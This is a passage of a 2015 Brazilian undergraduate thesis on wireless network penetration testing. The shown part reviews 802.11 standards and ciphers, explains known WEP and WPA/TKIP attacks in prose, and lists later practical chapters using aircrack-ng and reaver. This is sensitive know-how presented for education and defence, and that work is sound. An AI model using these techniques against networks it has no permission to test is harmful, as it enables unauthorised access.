UNIVERSIDADE FEDERAL DE SANTA MARIA
COLÉGIO TÉCNICO INDUSTRIAL DE SANTA MARIA
CURSO SUPERIOR DE TECNOLOGIA EM REDES DE COMPUTADORES

TESTE DE INVASÃO EM REDES SEM FIO 802.11

TRABALHO DE CONCLUSÃO DE CURSO

RUDOLFO KUNDE LÜDTKE

Santa Maria, RS, Brasil

2015

TESTE DE INVASÃO EM REDES SEM FIO 802.11

por

Rudolfo Kunde Lüdtke

Trabalho apresentado ao Curso de Graduação em Tecnologia em Redes de Computadores, Área de concentração em Segurança de Redes, da Universidade Federal de Santa Maria (UFSM, RS), como requisito parcial para obtenção do grau de
Tecnólogo em Redes de Computadores.

Orientador: Prof. Dr. Murilo Cervi

Coorientador: Prof. Me. Renato Preigschadt de Azevedo

Santa Maria, RS, Brasil

2015

Universidade Federal de Santa Maria
Colégio Técnico Industrial de Santa Maria
Curso Superior de Tecnologia em Redes de Computadores

A Comissão Examinadora, abaixo assinada,
aprova a Monografia

TESTE DE INVASÃO EM REDES SEM FIO 802.11

elaborada por,
Rudolfo Kunde Lüdtke

como requisito parcial para obtenção do grau de
Tecnólogo em Redes de Computadores

COMISÃO EXAMINADORA:

Renato Preigschadt de Azevedo, Me.
(Presidente/Coorientador)

Fabio Teixeira Franciscato, Me. (UFSM)

Tiago Antônio Rizzetti, **Me.** (UFSM)

Santa Maria, 3 de julho de 2015.

RESUMO

Monografia
Curso Superior de Tecnologia em Redes de Computadores
Universidade Federal de Santa Maria

TESTE DE INVASÃO EM REDES SEM FIO 802.11

AUTOR: RUDOLFO KUNDE LÜDTKE

ORIENTADOR: PROF. DR. MURILO CERVI

COORIENTADOR: PROF. ME. RENATO PREIGSCHADT DE AZEVEDO

DATA E LOCAL DA DEFESA: SANTA MARIA, 3 DE JULHO DE 2015.

O uso da tecnologia wireless é parte do cotidiano tanto de empresas quanto em residências. Arquivos sigilosos e pessoais trafegam nestas redes o tempo todo. Apesar de há muito se saber que existem protocolos extremamente vulneráveis a ataques, estes ainda são usados, e protocolos mais seguros, por vezes, são utilizados de forma errada deixando margem a ataques conhecidos como no caso de ataques com dicionário de palavras no protocolo WPA2. Esta pesquisa apresenta um compêndio sobre os protocolos de redes sem fio e ataques que podem ser realizados nestes. Não serão discutidos os resultados dos testes, pois os mesmos são muito relativos e dependem de uma série de fatores que não podem ser controlados. A pesquisa busca se focar em padrões atuais nos testes práticos e para a realização dos testes, ferramentas de distribuições Linux e scripts desenvolvidos por comunidades como o AIRCRACK-NG serão utilizados nos testes de invasão.

Palavras-chaves: Redes sem fio. WPA2. AIRCRACK-NG. WPS. Vulnerabilidades em redes sem fio.

LISTA DE ILUSTRAÇÕES

Figura 1: Encriptação e decriptação WEP. 20
Figura 2: Funcionamento do CCMP. 23
Figura 3: MPDU CCMP. 24
Figura 4: 4-way-handshake 25
Figura 5: Quadro EAPOL. 31
Figura 6: Cenário dos testes. 33
Figura 7: Comandos para visualização da placa de rede. 33
Figura 8: Comandos iwconfig. 34
Figura 9: Comandos iwlist. 34
Figura 10: Comando scan. 35
Figura 11: Captura do 4-way-handshake com o wireshark. 35
Figura 12: Comando airmon-ng. 36
Figura 13: Tela do comando airodump-ng. 37
Figura 14: ESSID oculto. 38
Figura 15: Mostrando o ESSID. 39
Figura 16: Filtrando APs com airodump. 41
Figura 17: Captura do 4-way-handshake mostrado no airodump-ng. 42
Figura 18: Comando aircrack-ng. 43
Figura 19: Programa “wash” do pacote reaver. 45
Figura 20: Quebrando a senha com o reaver.. 46

LISTA DE ABREVIATURAS E SIGLAS

ACK	*Acknowledgement*
AES	*Advanced Encryption Standard*
AP	*Acces Point*
ARP	*Address Resolution Protocol*
BSSID	*Basic Service set Identification*
CCMP	*Counter Mode Cipher Block Chaining Message Authentication Code Protocol, Counter Mode CBC-MAC Protocol*
CRC	*Cyclic Redundancy Check*
EAPOL	*Extensible Authentication Protocol over LAN*
ESSID	*Extended Service Set Identification*
GTK	*Gruop Temporal Key*
ICV	*Integrity Check Value*
IEEE	*Institute of Electrical and Electronics Engineers*
IV	*Initialization Vector*
KCK	*Key Confirmation Key*
KEK	*Key Encryption Key*
KSA	*Key-Scheduling Algorithm*
MAC	*Media Access Control*
MIC	*Message Integrity Code*
MPDU	*Media Access Control Protocol Data Unit*
OFDM	*Orthogonal Frequency Division Multiplexing*
PMK	*Pairwise Master Key*
PRGA	*Pseudo-Random Generation Algorithm*
PSK	*Pre Shared Key*
PTK	*Pairwise Transient Key*

RC4	*Rivest Cipher 4*
RFC	*Request For Comments*
TEK	*Temporal Encryption Key*
TKIP	*Temporal Key Integrity Protocol*
WEP	*Wired Equivalent Privacy*
WPA	*Wi-Fi Protected Access*
WPS	*Wi-Fi Protected Setup*

Sumário

1. INTRODUÇÃO 11

1.1 Justificativa 12

1.2 Objetivo geral e específicos 12

1.3 Organização do texto 13

2. REVISÃO BIBLIOGRÁFICA 14

2.1 Padrão 802.11 14

2.1.1 802.11a 15

2.1.2 802.11b 15

2.1.3 802.11g 15

2.1.4 802.11n 16

2.1.5 802.11i 16

2.2 Algoritmos de Criptografia 17

2.2.1 RC4 17

2.2.1 AES 18

2.3 Protocolos de segurança 18

2.3.1 WEP 19

2.3.1.1 Ataque de Fragmentação 20

2.3.1.2 Ataque FMS 20

2.3.1.3 Ataque CHOPCHOP 21

2.3.2 WPA-TKIP 21

2.3.2.1 TKIP 22

2.3.2.2 Ataques ao WPA/TKIP 22

2.3.3 WPA2 22

2.3.3.1 CCMP 22

2.3.3.2 *4-Way-Handshake* 24

2.4 Ferramentas que serão utilizadas nos testes 25

2.4.1 Suíte AIRCRACK-NG 25

2.4.1.1 AIRMON-NG 26
2.4.1.2 AIRODUMP-NG 26
2.4.1.3 AIREPLAY-NG 26
2.4.1.4 AIRDECAP-NG 27
2.4.1.5 PACKETFORGE-NG 27
2.4.1.6 TKIPTUN-NG 27
2.4.1.7 AIRCRACK-NG 27
2.4.2 Outras ferramentas 28
2.4.2.1 KALI LINUX 28
2.4.2.2 CRUNCH 28
2.4.2.3 JOHN THE RIPPER 28
2.4.2.4 MDK3 29
2.4.2.5 REAVER 30
2.5 Quadro Beacon 30
2.6 Protocolo EAPOL 31
3. TESTES PRATICOS 32
3.1 Descrição do cenário 32
3.2 Comandos básicos 33
3.2.1 Comando IWCONFIG 34
3.2.2 IWLIST 34
3.3 Visualizando o *4-way-handshake* com o WIRESHARK 35
3.4 AIRMON-NG 36
3.5 AIRODUMP-NG 36
3.6 Descobrindo ESSID oculto 38
3.7 WPA2 39
3.7.1 Gerando dicionários com o CRUNCH 40
3.7.2 Passo a passo para capturar o *handshake* 41
3.7.3 Usando o AIRCRACK-NG com dicionário 42
3.7.4 Usando geradores de dicionários para ataques 43
3.8 Ataque ao protocolo WPS 45
3.8.1 REAVER 45
3.9 Ataques ao protocolo WEP 47
3.9.1 Ataque CHOPCHOP e de fragmentação 48

3.10 Outros programas usados em ataques a redes sem fio 50

4. CONSIDERAÇÕES FINAIS 51

5. TABELA DE PROGRAMAS 52

6. REFERÊNCIAS 53

1. INTRODUÇÃO

Desde o surgimento das redes sem fio, o uso desta tecnologia em residências, empresas, universidades e nos mais diversos ambientes se tornou corriqueiro. As redes sem fio oferecem a todos que a utilizam diversos tipos de privilégios, tais como a portabilidade, flexibilidade, baixo custo de instalação além de cobrir uma ampla área geográfica. Mas como esse tipo de tecnologia utiliza ondas de rádio para trafegar, ela está sujeita a diversos riscos a segurança da informação.

Para evitar que o tráfego de redes sem fio fosse capturado pelo interceptador, foi criado o padrão de segurança sem fio 802.11i. Esse padrão descreve métodos e protocolos que fazem com que os pacotes sejam cifrados e se tornem ilegíveis quando estão trafegando. Normalmente um ponto de acesso é configurado para usar uma chave autenticadora que armazenada e transmitida quando o cliente tenta se conectar. Segundo TANENBAUM e WETHERALL(2011) “as chaves usadas para codificar o tráfego são calculadas como parte de um *handshake* de autenticação”.

Com o passar do tempo diversas ferramentas para “quebrar” os protocolos de segurança foram desenvolvidos. Conforme RUFINO(2005), “existem várias ferramentas desenvolvidas para descobrir a chave de um determinado protocolo, com maior ou menor grau de eficiência. Utilizam, em geral, uma combinação de força bruta, ataques baseados em dicionário e exploração de vulnerabilidades conhecidas. Por outro lado, chaves simples são mais fáceis de ser quebradas, independentemente da eficácia da ferramenta, e chaves-padrão não necessitam sequer de ferramentas para isso”.

Além de falhas em protocolos, vulnerabilidade em um ponto de acesso sem fio muitas vezes consiste em usuários despreocupados ou com pouco conhecimento para configurar uma chave mais complexa ou um protocolo de segurança mais seguro. Também, cada vez mais, existem ataques mais sofisticados e, muitas vezes, difíceis de serem reconhecidos. A admissão em um ponto de acesso é uma porta de entrada para outros diversos riscos de segurança. Muitas vezes os danos causados aos usuários ou a uma empresa são irreversíveis e devastadores. Segundo TANENBAUM e WETHERALL (2011), “a rede sem fio é um sonho que se tornou realidade para o espião: dados gratuitos sem nenhum trabalho”.

1.1 Justificativa

Até hoje diversos fabricantes de equipamentos de rede sem fio, continuam disponibilizando configurações em seus dispositivos de protocolos como o WEP e WPS. Estes protocolos possuem falhas de segurança críticas que já foram extensivamente estudadas e divulgadas. Protocolos como o WPA2 que são considerados mais seguros, também possuem algumas vulnerabilidades a serem exploradas, e dependendo da complexidade da senha utilizada em um ponto de acesso, esta pode ser facilmente descoberta com a utilização de dicionários.

Constantemente usuários por despreocupação ou falta de conhecimento acabam utilizando ou deixando determinados serviços vulneráveis em execução no seu dispositivo. As senhas usadas também são um grande problema, pois muitas vezes é configurada uma senha como data de nascimento, palavras triviais tais como “senha”, “12345”, etc. Segundo Avast (2014), “81% das redes *WiFi* pessoais no Brasil estão sob risco de ataques cibernéticos. Mais da metade dos roteadores são mal protegidos devido a usarem configuração padrão e que 30% de consumidores usam seus endereços, nome, número de telefone, nome da rua ou outro termo fácil de ser desvendado como senhas”.

Este tipo de rede se tornou um alvo fácil e procurado por atacantes, pois além de poder comprometer os recursos da rede atacada, o agente pode ter acesso a redes que são interconectadas a rede sem fio. Está pesquisa além de buscar explicar e demonstrar diferentes tipos de ataques, também procura dar subsídios a administradores de rede e usuários para eles conseguirem identificar ataques e procurar melhores soluções de segurança para suas redes.

1.2 Objetivo geral e específicos

Conhecer o funcionamento e a aplicação de diferentes tipos de ataques a protocolos e dispositivos de redes sem fio com o uso de ferramentas disponíveis em sistemas Linux.

Os objetivos específicos compreendem:

- Identificar e caracterizar os diferentes protocolos e padrões de redes sem fio;

- Identificar e analisar as vulnerabilidades nos protocolos usados em redes sem fio;
- Estudar técnicas para explorar vulnerabilidades;
- Conhecer aplicações voltadas para invasão de redes sem fio;
- Utilizar sistemas específicos para testes de segurança.
- Oferecer material sobre segurança em redes sem fio na língua portuguesa.

1.3 Organização do texto

O Capítulo 2 faz uma revisão bibliográfica sobre os protocolos que serão atacados, procurando identificar o funcionamento e suas vulnerabilidades, e também conceitos sobre algumas ferramentas utilizadas. O Capítulo 3 irá apresentar os testes práticos realizados e serão mencionadas algumas outras ferramentas para invasão de redes sem fio. Por último e as considerações finais e referências bibliográficas.

1. REVISÃO BIBLIOGRÁFICA

Nesta seção serão revisadas obras literárias e documentos disponibilizados referentes às tecnologias empregadas na pesquisa, buscando explanar os principais protocolos de rede sem fio. Em um segundo momento será utilizado às ferramentas necessárias para o desenvolvimento prático, explorando as possibilidades oferecidas e procurando esclarecer todas as questões referentes à invasão de redes sem fio.

2.1 Padrão 802.11

O IEEE 802.11, ou "Wi-Fi", como é popularmente conhecido, teve a primeira versão do padrão lançado em 1997, e posteriormente algumas modificações em 1999. O desenvolvimento desta tecnologia só foi possível através de uma decisão tomada no ano de 1985 pela Comissão Federal de Comunicações (FCC) dos Estados Unidos para abrir várias faixas do espectro sem fio para uso sem uma licença do governo.

Este padrão opera na frequência de 2,4 GHz, e especifica duas taxas de bits de 1 Mb/s ou 2 Mb/s, mais o código de correção de erro. As técnicas de transmissão utilizadas podem ser o *Direct Sequence Spread Spectrum* (DSSS) e *Frequency Hopping Spread Spectrum* (FHSS). Estas técnicas permitem que a transmissão utilize vários canais dentro de uma frequência. A diferença entre as duas técnicas é que o DSSS quebra em vários segmentos a informação a ser transmitida, e os envia simultaneamente aos canais, enquanto que o FHSS utiliza um método de "salto de frequência", onde a informação transmitida utiliza determinada frequência em certo período e, no outro, utiliza outra frequência. Esta característica faz com que o FHSS tenha velocidade de transmissão de dados um pouco menor, mas menos suscetível a interferências, já que a frequência utilizada muda constantemente. O DSSS é mais rápido, mas tem maiores chances de sofrer interferência, uma vez que faz uso de todos os canais ao mesmo tempo. (TANENBAUM, WETHERALL, 2011)

O padrão original 802.11 é obsoleto, mas serve de base para produtos de rede sem fio usando a marca Wi-Fi. Este trabalho abordará os padrões 802.11/a/b/g/n/i, por serem os padrões mais usados atualmente.

2.1.1 802.11a

O padrão 802.11a foi disponibilizado no final do ano de 1999, e opera com uma taxa de até 54 Mb/s. Como possui um código de correção de erro, produz uma taxa de dados real de 22 Mb/s em média. O alcance geográfico de sua transmissão é de cerca de 50 metros em lugares abertos, e 25 metros em lugares fechados. No entanto, a sua frequência de operação é diferente do padrão 802.11 original: 5 GHz, com canais de 20 MHz dentro desta faixa. O padrão 802.11a faz uso de uma técnica de modulação conhecida como *Orthogonal Frequency Division Multiplexing* (OFDM). Nela, a informação trafegada é dividida em vários pequenos conjuntos de dados que são transmitidos simultaneamente em diferentes frequências. (TANENBAUM, WETHERALL, 2011)

2.1.2 802.11b

O padrão 802.11b foi disponibilizado no ano de 1999. Este padrão tem uma taxa máxima de transmissão de dados de até 11 Mb/s e utiliza o mesmo intervalo de frequências utilizado pelo 802.11 original, a técnica de transmissão usada é o DSSS. A área de cobertura pode chegar a 400 metros em ambientes abertos e 50 metros em lugares fechados, teoricamente. (KUROSE, ROSS, 2010).

2.1.3 802.11g

O padrão 802.11g foi disponibilizado em junho 2003 sendo compatível com o padrão 802.11b. O padrão 802.11g pode trabalhar com taxas de transmissão de até 54 Mb/s, como possui também um código de correção de erros, a taxa real de dados é em média 22 Mb/s. No entanto, o 802.11g opera com frequências na faixa de 2,4 GHz com canais de 20 MHz. A técnica de transmissão utilizada nesta versão é o OFDM, mas quando é feita comunicação com um dispositivo 802.11b, a técnica de transmissão passa a ser o DSSS. O alcance geográfico de sua transmissão é de cerca de 50 metros

em lugares fechados, e 100 metros em lugares abertos. (TANENBAUM, WETHERALL, 2011).

2.1.4 802.11n

O padrão 802.11n foi finalizado em setembro de 2009, e pode trabalhar com as faixas de 2,4 GHz e 5 GHz, cada canal dentro dessas faixas possui, por padrão, largura de 40 MHz. A principal característica deste padrão é o uso de um esquema chamado *Multiple-Input Multiple-Output* (MIMO), capaz de aumentar as taxas de transferência de dados por meio da combinação de várias antenas, é possível usar até quatro antenas no AP. O uso da tecnologia MIMO permite taxas de até 600 Mb/s com o uso de múltiplas antenas, no modo de transmissão mais simples, com uma antena, o 802.11n pode chega a taxas de 150 Mb/s. Sua técnica de transmissão padrão é o OFDM com determinadas alterações devido ao uso do esquema MIMO, sendo, por isso, muitas vezes chamado de MIMO-OFDM. Teoricamente o alcance geográfico é de 50 metros em lugares fechados, e até 400 metros em lugares abertos. (TANENBAUM, WETHERALL, 2011)

2.1.5 802.11i

O IEEE 802.11i, é um conjunto de padrões e especificações de segurança da camada MAC para redes sem fio (802.11). O padrão ratificado em 2004 é incluído o WPA2, que aplica todas as obrigatoriedades do 802.11i e, passa a ser o modelo atual deste padrão. Ele introduz um novo modo de criptografia baseada em AES, chamado CCMP. O 802.11i provém dois outros importantes protocolos *4-Way-Handshake* (handshake de 4 vias) e o *Group Key Handshake* (*handshake* por chave de grupo). Estes dois protocolos utilizam os serviços de autenticação e controle de acesso por porta, descritos no IEEE 802.1X, para estabelecer e alterar as chaves criptográficas adequadas. (RFC 4017, 2005).

2.2 Algoritmos de Criptografia

Nesta seção serão analisados os dois principais algoritmos de criptografia usados em redes sem fio.

2.2.1 RC4

RC4 é uma cifra de fluxo[1] de chave simétrica [2]projetado em 1987 por Ron Rivest para RSA Security. É considerado cifra de fluxo, pois a encriptação/decriptação independe do tamanho da mensagem de entrada e suas operações são orientadas a bytes. O algoritmo é baseado no uso de uma forma aleatória de permutação e possui duas funcionalidades básicas: O KSA que gera um código que é usado para encriptar e decriptar e o PRGA que realiza a criptografia propriamente dita da mensagem.

- **KSA:** Do inglês *Key Scheduler Algorithm*, esta função é responsável por gerar uma permutação pseudoaleatória do conteúdo da chave secreta. Devido a invariância do valor retomado em relação ao tempo é denominado pseudoaleatório. Para obter a permutação que será usada, esta função é executada somente uma vez. (PAIM, 2015)
- **PRGA:** Do inglês *Pseudo Random Generation Algorithm*, esta função é responsável pela encriptação da mensagem a partir do valor obtido do KSA. A função realiza um XOR entre a permutação da chave secreta e a mensagem de entrada, gerando uma mensagem cifrada. Operações deste tipo são simétricas, portanto se a permutação utilizada é a mesma do processo de encriptação a aplicação do PRGA na mensagem cifrada irá gerar a mensagem original. (PAIM, 2015)

O RC4 é basicamente uma chave de comprimento variável de 1 a 256 bytes que é usada para inicializar um vetor de 256 bytes de estado S, com elementos S [0], S [1]..., S [255]. Em todos os momentos, S contém uma permutação de todos os números de oito bits a partir de 0 a 255. Para criptografia e descriptografia, um byte é gerado a partir de

[1] Cifras de fluxo combinam bits de texto sem formatação com uma *keystream*, que é um fluxo de bits de algoritmo pseudo-aleatório. Os dígitos de texto sem formatação são criptografados um por vez através de operações XOR.
[2] Chave simétrica é onde uma mesma chave é compartilhada entre o emissor e o receptor, sendo utilizada para criptografar e decriptografar a mensagem.

S selecionando uma das 255 entradas de uma forma sistemática. Conforme cada valor do byte é gerado, as entradas em S são novamente permutadas.

2.2.1 AES

A *Advanced Encryption Standard* (AES) é baseada na cifra Rijndael desenvolvido por dois criptógrafos belgas, Joan Daemen e Vincent Rijmen, que apresentaram uma proposta para um concurso de algoritmos promovido pelo NIST (*National Institute of Standars and Technology*). O algoritmo AES é uma cifra de bloco [3]com um algoritmo de chave simétrica, ou seja, a mesma chave é usada para criptografar e descriptografar os dados.

O AES é baseado em um princípio de projeto conhecido como rede de substituição-permutação, no qual todas as operações envolvem bytes inteiros e pode ser aplicado com eficiência em hardware e software. O AES é uma variante do algoritmo Rijndael, que tem um tamanho de bloco fixo de 128 bits, e um tamanho de chave de 128, 192 ou 256 bits. (TANENBAUM, WETHERALL, 2011). O AES opera em uma matriz de bytes 4×4, denominado de "Estado". O tamanho da chave usada para uma cifra AES especifica o número de repetições de rodadas de transformação que converte o texto simples, em um texto cifrado. Abaixo o número de ciclos de repetição:

10 ciclos de repetição para as chaves de 128 bits.

12 ciclos de repetição para as chaves de 192 bits.

14 ciclos de repetição para as chaves de 256 bits.

Cada rodada consiste em várias etapas de processamento, cada uma contendo quatro fases semelhantes, mas diferentes. Um conjunto de rodadas reversas é aplicado para transformar texto cifrado de volta para o texto plano original usando a mesma chave de criptografia. (RFC 3394, 2002).

2.3 Protocolos de segurança

Nesta seção serão revistos os protocolos de segurança usados em redes 802.11.

[3] Cifra de bloco: Cifrador que opera com um grupo de bits com tamanho fixo.

2.3.1 WEP

Wired Equivalent Privacy (Privacidade Equivalente à de Redes com Fios) foi o primeiro padrão de segurança para redes 802.11, ratificado em setembro de 1999. Foi introduzido na tentativa de dar segurança durante o processo de autenticação, proteção e confiabilidade na comunicação entre os dispositivos wireless. Oficialmente, o WEP é considerado obsoleto desde 2004, quando a Wi-Fi Alliance encerrou o suporte a ele.

WEP é uma chave secreta que é compartilhada entre computadores ligados a um ponto de acesso. Originalmente o tamanho da chave WEP é de 64 bits, mas existem dispositivos com suporte a chaves de 128 e 256 bits. As chaves, que podem ser apresentadas em caracteres hexadecimais ou ASCII. (PAIM, 2015).

O primeiro passo da encriptação usando o protocolo WEP é a mensagem em texto simples que possui um cabeçalho e um campo de dados (*header e payload*). Em seguida é calculado o CRC de 32 bits dos dados da mensagem, o qual irá gerar um identificador único que será usado para saber se os dados recebidos são os mesmos dos enviados. Por fim o CRC é adicionado à mensagem como valor de verificador de integridade (*ICV – Integrity Check Value*). (KUROSE, ROSS, 2010)

A chave WEP 64 bits, é formada por duas partes, que são a própria chave secreta, de comprimento de 40 bits, e uma aleatoriamente escolhida, chamada de *Initialization Vector* (IV), com um comprimento de 24 bits. À medida que as mensagens são geradas, o IV vai mudando seu valor. Então é aplicado o RC4 no IV e chave, formando a chamada *KeyStream*. Por meio de uma operação XOR com o conjunto dados e ICV, temos os dados com ICV codificados. E por fim, são adicionados o cabeçalho e o IV com a chave de número sem estarem cifrados. (KUROSE, ROSS, 2010)

A descriptografia exige o IV do pacote recebido que é concatenado com chave secreta, gerando a *keystream* com RC4 é realizado um XOR com os dados e o ICV e a chave completa. Com o texto limpo, é calculado novamente o ICV dos dados e comparado com o original. A figura 1 mostra a encriptação e decriptação WEP:



Figura 1: Encriptação e decriptação WEP.
Disponível em: http://www.gta.ufrj.br/ensino/eel879/trabalhos_vf_2011_2/rodrigo_paim/wep.html

2.3.1.1 Ataque de Fragmentação

O ataque de fragmentação proposto por Bittau, Handley e Lackey utiliza o quadro 802.11 contra o WEP para transmitir e descriptografar dados. O ataque começa interceptando um pacote na rede, de preferência um pacote ARP.

Este ataque não recupera a própria chave WEP, mas apenas obtém o PRGA, que pode então ser utilizado para gerar pacotes que são utilizados para vários ataques de "injeção de pacotes". Ele exige pelo menos um pacote de dados a ser recebidos a partir do ponto de acesso, a fim de dar início ao ataque. (TEWS, WEINMANN, PYSHKIN, 2007).

Basicamente, o atacante deve obter uma pequena quantidade de dados de entrada a partir do pacote e, em seguida, tenta enviar pacotes ARP. Se o pacote é repetido com sucesso pelo AP, então uma maior quantidade de informações de codificação pode ser obtida a partir do pacote devolvido. Este ciclo é repetido várias vezes até que 1500 bytes de PRGA são obtidos ou por vezes menos de 1500 bytes. (TEWS, WEINMANN, PYSHKIN, 2007).

2.3.1.2 Ataque FMS

O nome FMS é baseado no sobrenome de seus autores: Fluhrer, Mantin e Shamir. Eles observaram que havia uma classe de IVs fracos na forma como o WEP concatena o IV com a chave. Basicamente este ataque consegue decriptografar os bytes

utilizados na chave através de um processo iterativo. Segundo (LESSA, 2009) “Para cada byte, as mensagens captadas são analisadas e a partir dela extrai-se a distribuição de probabilidades dos valores do próximo byte da chave. O byte correto então pode ser descoberto, pois ele é o que possui maior probabilidade. Para facilitar ainda mais o ataque, o primeiro byte do texto pleno dos pacotes é um cabeçalho de valor 0xAA”. O número de pacotes para o ataque ser bem sucedido é variável mas é necessária a captura de alguns milhares de pacotes, o que pode ser conseguido através de técnicas para gerar tráfego em um AP.

2.3.1.3 Ataque CHOPCHOP

Este ataque, quando bem sucedido, pode decifrar um pacote de dados WEP sem conhecer a chave. Este ataque não recupera a própria chave WEP, mas revela apenas o texto simples. Também conhecido como ataque Korek, em referência ao criador deste ataque. Segundo (LESSA, 2009) “Um a um os bytes são cortados do final do pacote (por isso ataque chopchop). Porém ao fazer isso o CRC é quebrado e o pacote, rejeitado. O chopchop então consiste em utilizar o XOR para modificar de uma forma previsível o CRC (um bit-flipping attack) e verificar qual alteração torna o pacote válido. Repetindo o ataque o pacote inteiro pode ser revelado sem descobrir a chave utilizada”. Este ataque demanda um número menor de pacotes do que o FMS.

2.3.2 WPA-TKIP

O WPA foi desenvolvido para ser o substituto do protocolo WEP e, em um primeiro momento, o algoritmo de criptografia *Temporal Key Integrity Protocol* (TKIP) é estabelecido como o novo mecanismo de criptografia para proteger as comunicações sem fios. Por utilizar o algoritmo criptográfico RC4, possui algumas vulnerabilidades e, hoje em dia, é considerado obsoleto e foi substituído pelo CCMP em 2009. Apesar disso o WPA/TKIP é ainda bastante utilizado, por vezes em conjunto com o CCMP. (HALVORSEN, HAUGEN, 2009)

2.3.2.1 TKIP

O TKIP é um protocolo de segurança desenvolvido em 2002 como uma solução provisória para substituir WEP sem exigir a substituição de hardware. Ele é utilizado para encapsular as mensagens da rede sem fio. O TKIP é baseado em chaves que se alteram a cada novo envio de pacotes. A frequência que muda as chaves é sua principal característica. Por padrão a cada 10.000 pacotes enviados e recebidos pela placa de rede a senha é modificada. Hoje é um protocolo obsoleto e seu uso no padrão WPA2 é opcional. (HALVORSEN, HAUGEN, 2009)

2.3.2.2 Ataques ao WPA/TKIP

Além de ataques a dicionários existe outro tipo de ataque possível em WPA/TKIP. Este ataque começa com a obtenção do texto plano de um pequeno pacote e do MIC que é feito através do método CHOPCHOP. Feito o primeiro passo, um algoritmo inverte a chave MIC usada para proteger os pacotes enviados a partir do AP para o cliente para poder ser calculada. Posteriormente, utilizando o arquivo de XOR, podem-se criar novos pacotes e injetá-los. (BECK, TEWS, 2008).

2.3.3 WPA2

O WPA2 é o padrão de segurança de redes sem fio atualmente disponibilizado pela *Wi-Fi Alliance* em 2006 e corresponde a todos os requisitos do padrão 802.11i. Existem duas versões do WPA2: WPA2-Personal e WPA2-Enterprise: O WPA2-Personal protege o acesso à rede, utilizando uma senha, já o WPA2-Enterprise verifica os usuários da rede através de um servidor. O WPA2 é compatível com o WPA. O WPA2 utiliza o sistema de encriptação AES e introduz o método de encapsulamento CCMP, sendo este de uso obrigatório e o TKIP opcional, e também o *4-way-handshake*.

2.3.3.1 CCMP

Counter Mode with Cipher Block Chaining Message Authentication Code Protocol (CCMP) é um protocolo de criptografia que faz parte do padrão 802.11i para WLANs. O CCMP oferece maior segurança em comparação com tecnologias semelhantes, como o TKIP, ele emprega chaves de 128 bits e um vetor de inicialização de 48 bits que minimiza a vulnerabilidade a ataques. Responsável pela integridade e confidencialidade da informação é um protocolo baseado no algoritmo AES. O método implementado pelo WPA2 e o CCMP possui chaves e blocos de 128 bits, e o CBC-MAC (Cipher Block Chaining Message Authentication Code) é responsável pela integridade dos quadros, o funcionamento do CCMP é mostrado na figura 2.



Figura 2: Funcionamento do CCMP.
Disponível em: http://www.cin.ufpe.br/~pasg/gpublications/LiGo06.pdf

Basicamente o processo de encriptação do CCMP começa com a caixa do "bloco inicial" que contém os primeiros 128 bits do campo de dados, este bloco junto com a chave de integridade são uados no algoritmo CBC-MAC de onde são gerados outros 128 bits denominados "Resultado1". Uma operação XOR com e o "Resultado1" e os pr´ximos 128 bits é realizada e desta é apresentado um resultado denominado "XResultado1". Este resultado é novamente utilizado no algoritmo CBC-MAC e gerado um novo resultado chamado de "Resultado2". Este processo se repete até o último bloco de campo de dados do pacote, e no final apenas 64 bits dos 128 bits de saída serão utilizados na MIC. (LINHARES, GONÇALVES. Acessado em 2015).

A MPDU do CCMP compreende cinco seções: A primeira é o cabeçalho MAC, que contém o endereço de destino e a fonte do pacote de dados. A segunda é o cabeçalho CCMP. A terceira é a unidade de dados que é os dados que estão sendo enviados no pacote. Por último é o MIC, que protege a integridade e autenticidade do pacote e da sequência de verificação de quadro (FCS), que é utilizado para a detecção e correção de erros. Destas secções apenas a unidade de dados e MIC são criptografados. (WIKIPEDIA, 2015). A figura 3 mostra o MPDU do CCMP:



Figura 3: MPDU CCMP.
Disponível em: en.wikipedia.org/wiki/File:CCMP_-_MAC_Protocol_Data_Unit_(MPDU).JPG

2.3.3.2 *4-Way-Handshake*

